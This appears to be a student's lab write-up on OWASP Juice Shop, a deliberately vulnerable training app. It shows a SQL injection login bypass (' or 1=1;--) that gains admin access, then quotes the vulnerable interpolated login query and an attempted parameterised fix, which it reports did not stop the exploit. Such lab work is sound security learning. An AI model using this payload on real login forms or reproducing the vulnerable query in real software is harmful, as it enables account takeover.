
A screenshot of the OWASP Juice Shop login page. The "Email" field contains the value "' or 1=1;--". The "Password" field contains "admin". A green success message at the bottom of the page reads "You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)".

I tried this SQL injection. It is ending the username selection and is asking if 1 is equal to 1. It checks for the correct username or if 1=1.



I was able to successfully log in. However, I was curious about other SQL injections that were available.

I logged back into the administrator using the previous injection.



I tried entering the SQL injection above. This SQL injection looks for “anything” or if 1 is equal to 1 in both the username and password field. While it did not allow me to log in, it did present me with another exploit. I triggered an error that the application could not handle.

Purple Team Mitigation Report

Sanitization is the most popular way to mitigate against SQL injections.

In /juice-shop/routes/login.ts in the Docker container juice-shop-waf-juice-shop-1, I found some of the insecure code.

The database was being searched with the following line:

```
models.sequelize.query(`SELECT * FROM Users WHERE email = '${req.body.email || ''}' AND  
password = '${security.hash(req.body.password || '')}' AND deletedAt IS NULL`, { model: UserModel,  
plain: true }) // vuln-code-snippet vuln-line loginAdminChallenge loginBenderChallenge  
loginJimChallenge
```

I adjusted it to handle replacements rather than plaintext.

```
models.sequelize.query(`SELECT * FROM Users WHERE email = :email AND password =  
:password AND deletedAt IS NULL`, {replacements: { email: email, password: password }, model:  
UserModel, plain: true }); // vuln-code-snippet vuln-line loginAdminChallenge loginBenderChallenge  
loginJimChallenge
```

Unfortunately, the exploit was still successful.

GitHub Links:

<https://github.com/JoelleWa2025/The-Mega-hacking-group-project-of-death>

<https://github.com/4FTSQL/OWASP-Juice-Shop-COMP357>